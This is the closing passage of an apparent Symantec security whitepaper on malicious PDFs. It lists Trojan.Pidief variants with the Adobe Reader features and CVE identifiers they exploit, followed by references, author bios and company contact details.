Trojan.Pidief.C	CollectEmailInfo	CVE-2008-0655, CVE-2008,0667, CVE-2007-5659, CVE-2007-5653, CVE-2007-5666, CVE-2008-0726, CVE 2008-2042	7 Feb., ‘08	6 May, ‘08
Trojan.Pidief.D	Util.Printf	CVE-2008-2992	4 Nov., ‘08	4 Nov., ‘08
Trojan.Pidief.E	JBIG2 Image	CVE-2009-0658	20 Feb., ‘09	18 Mar., ‘09
Trojan.Pidief.F	GetIcon	CVE-2009-0927	19 Mar., ‘09	9 Apr., ‘09
Trojan.Pidief.G	Flash	CVE-2009-1862	23 Jul., ‘09	3 Aug., ‘09
Trojan.Pidief.H	Newplayer	CVE-2009-4324	15 Dec., ‘09	12 Jan., ‘10
Trojan.Pidief.I	TIFF Image	CVE-2010-0188	22 Feb., ‘10	16 Feb., ’10

References

1. PDF documents are not limited to, and can be opened in applications other than, Adobe Acrobat and Adobe Reader.
2. Coogan, Peter. Fragus Exploit Kit Changes the Business Model. Blog, 4 Nov., 2009. http://www.symantec.com/connect/blogs/fragus-exploit-kit-changes-business-model
3. Thanks to Mila Parkour of contagiodump.blogspot.com for supplying this image. For more such social engineered email examples, please refer to top_ten-targetted_attack_mails, http://contagiodump.blogspot.com/2010/03/design-contest-top-ten-targeted-attack.html

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Cupertino, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

About the author

Karthik Selvaraj and Nino Fred Gutierrez are engineers at Symantec Security Response with expertise in reverse engineering of malicious code.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
20330 Stevens Creek Blvd.
Cupertino, CA 95014 USA
+1 (408) 517 8000
1 (800) 721 3934
www.symantec.com